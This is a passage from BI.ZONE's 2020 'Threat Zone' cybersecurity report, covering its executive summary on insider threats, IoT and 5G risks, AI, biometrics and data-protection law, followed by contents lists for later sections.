

Not waiting for thunder

THREAT ZONE

2020



BI.ZONE
Cybersecurity



SBERBANK

Executive summary

Protection research

Threat research

About BI.ZONE

03


16

- 19 What industries have the strongest cybersecurity?
- 50 Banking theft statistics
- 58 The most vulnerable access points in a company

75

- 90 For reverse engineers: the Silence downloader analysis
- 140 Test: Can you stand against a hacker attack?

160



Executive summary

07

Insider threats

09


Technological advances

13

Legislative framework


15

Answers and solutions




Crises tend to be caused by the instability of certain markets, the economy as a whole or the socio-political climate. Over the years, the business community and state authorities have learnt to adapt to these turbulent factors. Nowadays, most organisations have a 'plan B' on standby for such situations.

For the time being, analysts should focus on exploring the risks for a potential cyber crisis. This probability grows by the day. The destructive nature of such events is comparable to the effects of commonly occurring disasters. Yet most companies (77%¹) are not at all prepared for such cases.



1. [IBM study: more than half of organizations with cybersecurity incident response plans fail to test them // IBM Newsroom.](#)



The share of the Earth's population using the Internet, 2005–2019.

Source: International Telecommunication Union (ITU)

The good news is that there are still ways to ensure protection against cyber crises. Sadly, these ways require continuous investment of resources and cooperation, this goes for both individual organisations and entire countries alike.

There is an ongoing discussion between research groups, academia and major international organisations, such as the UN and national Computer Emergency Response Teams (CERTs), about the importance of prioritising cooperation and information exchange.²

The Internet is great at bringing the entire world closer. According to the International Telecommunication Union (ITU), the number of Internet users, since 2005, has been increasing at the rate of 10% per year and in 2019 reached an estimate of 4.1 billion.³

An effective cybersecurity strategy depends on several conditions, one of them is the readiness for a cyber crisis, which is facilitated by a good understanding of current threats. In the upcoming years, we are going to see two major factors play a vital role in shaping the future of cybercrime: insider threats and technological advances. No doubt that the COVID-19 pandemic is already challenging our ideas of 'normal'. The resulting economic decline has prompted companies around the world to adapt to a new reality of remote work.

2. [The age of digital interdependence // UN.](#)

3. [Measuring digital development: facts & figures 2019 // ITU.](#)

Insider threats

The many security incidents from 2019 serve as a stark reminder to everyone that when it comes to securing the external perimeter it is crucial to be mindful of the risks posed by malicious insiders.

According to a survey, 69% of organisations associate data leaks with insider threats⁴ — you may remember some cases popping up in news feeds. One of them was in last September when the Malaysian airline Malindo Air had the data of 45 million passengers stolen by two employees working for a contractor company.⁵

By far not all companies are reliably protected from such threats, even when it comes to the cybersecurity industry itself: in February, Palo Alto Networks had the personal data of seven employees leaked onto the Internet all due to a contractor error.⁶

69%


of the companies admit that their data was leaked through malpractice of their employees or contractors⁴

4. [2019 data exposure report // Code42.](#)

5. [Malindo Air says data leak caused by ex-staffers at contractor firm // Reuters.](#)

6. [7 employees who worked at cybersecurity giant Palo Alto networks had their social security numbers exposed after a partner 'inadvertently' posted personal info to a website // Business Insider.](#)





Percentage of users with basic computer skills, 2014–2018

Source: ITU

The human factor, however, is not always associated with malicious intent or errors in work: oftentimes a compromise may be attributed to a mere lack of cyber literacy.

As reported by ITU, in 40 of the 84 countries where the data is available, less than 50% of the population has basic computer skills (i.e. copying files and working with email). The percentage of those who can perform more complex operations is even smaller.⁷

Such computer illiteracy points to a lack of even the most basic understanding of cyber hygiene. A good example here is Lazarus attack on Redbanc, a Chilean company: the bank's IT specialist opened malware disguised as a programme for filling out job applications. This mistake resulted in the compromise of Redbanc's corporate network.⁸

7. [Measuring digital development: facts & figures 2019 // ITU.](#)

8. [North Korean hackers infiltrate Chile's ATM network after Skype job interview // ZDNet.](#)

Technological advances

Technological advances make our lives more comfortable, but they also present a plethora of new cybersecurity challenges.

The industry of IoT (smart kettles, refrigerators, and other household devices connected to the Internet) has been evolving with a focus on big production volumes with minimised costs. Such approach has had a negative effect on these devices' protection from intruders.


As a result, hackers have access to billions of devices, which are currently being incorporated in a bulk of networks used for DDoS attacks.

9.5 billion

devices making up the Internet of Things as of the end of 2019⁹

Global IoT malware attacks, 2018–2019, millions

Source: SonicWall



With the rollout of **5G cellular networks** data will be transmitted at the rate of 20 gigabits per second with up to 4 milliseconds delay¹⁰ (for comparison: LTE/4G supported up to 1,000 megabits per second with up to 20 milliseconds delay).

At the same time, the new generation networks are less centralised and to a lesser extent rely on hardware. This makes it difficult to defend against attacks and respond to incidents.¹¹




2.7
billion

devices will be connected to
5G by 2025¹²

The speed increase from LTE / 4G to 5G:
from 1,000 Mbps with a delay of 20 ms to
20,000 Mbps with a delay of 4 ms

9. [IoT 2019 in review: the 10 most relevant IoT developments of the year // IoT Analytics.](#)
10. [Minimum requirements related to technical performance for IMT-2020 radio interface\(s\) // ITU.](#)
11. [Why 5G requires new approaches to cybersecurity // Brookings.](#)
12. [Market forecast: 5G connections, worldwide, 2018–2025, August 2018 update // CCS Insight.](#)



Frequency of AI use in cybersecurity tasks
Source: Capgemini Research Institute

Biometric data is becoming increasingly popular for authentication: unlike passwords, it does not require a user to memorise it, strictly unique for each individual and difficult to hack using brute force methods.

However, biometric recognition systems can be deceived, and if the information gets compromised, it is quite difficult to substitute it in case of a particular user.¹³

Artificial intelligence (AI) has useful applications in almost every field, and in cybersecurity, especially. It enables companies to automate and speed up multiple routine tasks: filter spam, scan the perimeter for vulnerabilities, collect and process big data about previous threats.

The other side of this is that AI can be just as easily misused to help attackers create more advanced malware and credible phishing emails.¹⁴

59% of the respondent companies

attest to having greatly enhanced cybersecurity with the introduction of AI¹⁵

13. [Biometric identification: the good and the bad // UM DCIE Cybersecurity.](#)


14. [Adversarial artificial intelligence: winning the cyber security battle // Information Age.](#)

15. [The value of artificial intelligence in cybersecurity // Ponemon Institute.](#)

16. [Biometric system market: global forecast to 2024 // Markets and Markets.](#)

65.9
\$ billion

is the expected volume
of the global biometrics
market by 2024¹⁶



Legislative framework

The Security of Critical Information Infrastructure Act, which was passed in the Russian Federation early 2018, has become an essential step forward towards enhancing cybersecurity in the key sectors of the Russian economy, and throughout the banking industry, in general.

The new Act prompted certain industries to start developing regulatory documents on the matter. Thus, in August of last year the Russian Ministry of Energy enforced a bill which mandates cybersecurity requirements to be approved when developing remote energy services monitoring systems.¹⁷ Among other things, the document regulates safe collection and storage of information in such systems; it also determines the necessary actions and defines types of vulnerabilities and breaches when building threat models.¹⁸

Nevertheless, it is obvious that the problem goes deeper than that. Protecting critical infrastructure is not enough to create a truly secure cyberspace. In a globalised world, an attack committed in a particular industry may result in cybersecurity incidents in other industries. Therefore, key area security requirements have to be applied on a federal level to all segments of the national economy.

17. [Zaregistrirovan prikaz Minenergo Rossii utverzhdayushii trebovaniya k informatsionnoy bezopasnosti sistem udalennogo monitoringa energooborudovaniya \[The RF Ministry of Energy order adopting requirements to the cybersecurity of the power supply remote monitoring systems has been registered\] // Minenergo Rossii.](#)
18. [Prikaz Ministerstva energetiki Rossiyskoy Federatsii ot 06.11.2018 g. no. 1015 \[Order of the RF Ministry of Energy, no. 1015, date: 06.11.2018\] // Rossiyskaya Gazeta.](#)



Meanwhile, the issue of protecting personal data is still the prevailing factor in foreign cybersecurity acts and regulations.

On January 1, 2020, the California Consumer Privacy Act (CCPA) came into force. The legislation is, in many respects, similar to GDPR, General Data Protection Regulation enforced in the EU since May 2018. Under the CCPA, companies handling personal data of Californians are obligated to explicitly inform users about their data being collected and how it is shared. The act also provides users with the opportunity to request information about themselves as well as to prohibit the sale of such information to third parties.¹⁹

Cybersecurity experts in the US believe that similar acts are bound to be enacted in other states sooner or later.²⁰

500 thousand

organisation hired Data Protection Officers following the enactment of GDPR²¹

19. [AB-375 Privacy: personal information: businesses // California Legislative Information.](#)

20. [5 cybersecurity trends that will dominate 2020, according to experts // TNW.](#)

21. [Study: an estimated 500K organizations have registered DPOs across Europe // International Association of Privacy Professionals.](#)

Answers and solutions

The purpose of this research is to better inform the reader about relevant cyber threats and the methods of protection against them. Also we hope to show that by this stage it is practically impossible to go up against a common enemy on your own — all efforts must be united.

Cybercrime tends to step right over national borders, which means that the crises associated with it are certain to transcend those borders as well. A close relationship between companies, industries and countries can result in exclusive opportunities in dealing with global issues. Luckily, cybersecurity does not stop at the border, either. The only thing impeding its full potential is the human factor: uneasy relations, competition, bureaucracy.

To overcome this human factor, each CEO must be aware of one fact: if a single country or even company is unprepared at the cyber crisis, the crisis will eventually consume everyone — even those who have taken precautions. To withstand cataclysms, it is necessary to set up effective communication on all levels, exchange incident-related data and work out counter measures in an open and unselfish collaboration.

8\$10
trillion

projected in losses
for the global economy
by the year 2022²²

7 Cyberattacks
rated as

by the World Economic Forum
among the most probable
global threats²²

Protection research



Cybersecurity maturity across industries

21

Scope and method

What companies we compared	21
How we compared the companies	21
How we presented the results	22
Other data obtained	22
How this information helps	22

23

Study results

Cybersecurity Governance	23
Cybersecurity Awareness	25
Asset Management	27
Information System Access Control	29
Physical and Environmental Security	31
Operations Technology Cybersecurity	33
Communications Security and Third Party Management	35
Incident Handling and Response	37
Business Recovery and Continuity	39
Compliance and Data Privacy	41
Cryptography	43
SSDLC — Secure Software Development Lifecycle	45

46

CS express audit

